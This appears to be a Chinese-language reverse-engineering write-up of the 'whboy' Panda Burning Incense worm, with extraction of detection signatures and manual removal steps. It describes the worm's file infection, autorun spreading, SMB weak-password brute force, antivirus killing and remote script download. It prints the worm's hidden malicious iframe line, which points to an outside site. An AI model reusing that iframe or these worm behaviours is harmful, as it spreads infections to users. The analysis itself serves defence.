





总的来说 感染方式分为两种

1：二进制文件感染-> 将目标文件的PE格式修改为 病毒文件+源文件+文件大小





2. 脚本文件感染



第二种感染方式相对简单的多 就是在脚本文件末尾追加一段网址:<iframe src=http://www.ac86.cn/66/index.htm width="0" height="0"></iframe> 当用户打开脚本文件时 iframe会隐藏式地开一个网址 由于网址已经废弃 所以我也不知道会发生什么

至此 第一个线程回调分析完毕


2 定时器回调函数详解

触发时间:每隔6秒触发

回调函数行为一:查找所有可用磁盘




回调函数行为二:确保磁盘根目录下存在一个setup.exe和.ini文件 并设置属性为只读 隐藏 系统





回调函数行为三:往ini文件里写入几条批处理命令 让setup.exe开机自启动




至此 整个定时器回调函数分析完毕

1. 局域网感染函数详解




开启死循环 尝试连接445和139端口 如果连接成功就尝试用管理员弱密码爆破

第二个关键函数行为总结




2.2.4第三个call 病毒的自我保护

主逻辑:



创建了六个定时器 下面详解每一个定时器回调函数

定时器一：




1. 创建线程
2. 改写注册表


下面分析这个线程回调函数


1. 关闭下列杀毒软件
2. 模拟键盘按键关闭两个窗口
3. 结束下列进程













定时器二：





定时器二行为：解密网页 从网站上下载脚本文件 使用cmd命令隐藏执行


定时器三：



创建了两个线程 关闭了一个定时器 关闭定时器函数直接忽略 下面分析两个线程回调函数


线程回调一：





进去之后发现和第二个定时器一模一样 直接跳过

线程回调二:



这个函数的重点在于两条cmd命令 这两条命令的含义是删除C盘的网络共享 取消系统根目录的共享

定时器四：





主要功能：关闭杀软的服务和启动项

定时器五：




解密且访问了一些门户网站 没有做什么实际操作 结合上面一个关闭定时器的函数 猜测可能是在测试网速

定时器六：



作用同第二个定时 都是从网上下载恶意代码 然后用命令行隐藏执行

第三个关键函数行为总结



# 3．解决方案

## 3.1 提取病毒的特征，利用杀毒软件查杀

特征1：whboy

特征2：<iframe src=http://www.ac86.cn/66/index.htm width="0" height="0"></iframe>

特征3：C:\Windows\System32\drivers\spo0lsv.exe

## 3.2 手工查杀步骤

1.删除【C:\Windows\System32\drivers\spcolsv.exe】文件

2.删除【HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVer sion\Run】键项的svcshare

3.删除每个盘符根目录下生成两个文件【autorun.inf和setup.exe】文件

4. 设置【HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\-

Hidden\SHOWALL】CheckedValue的键值设置为1（显示隐藏文件）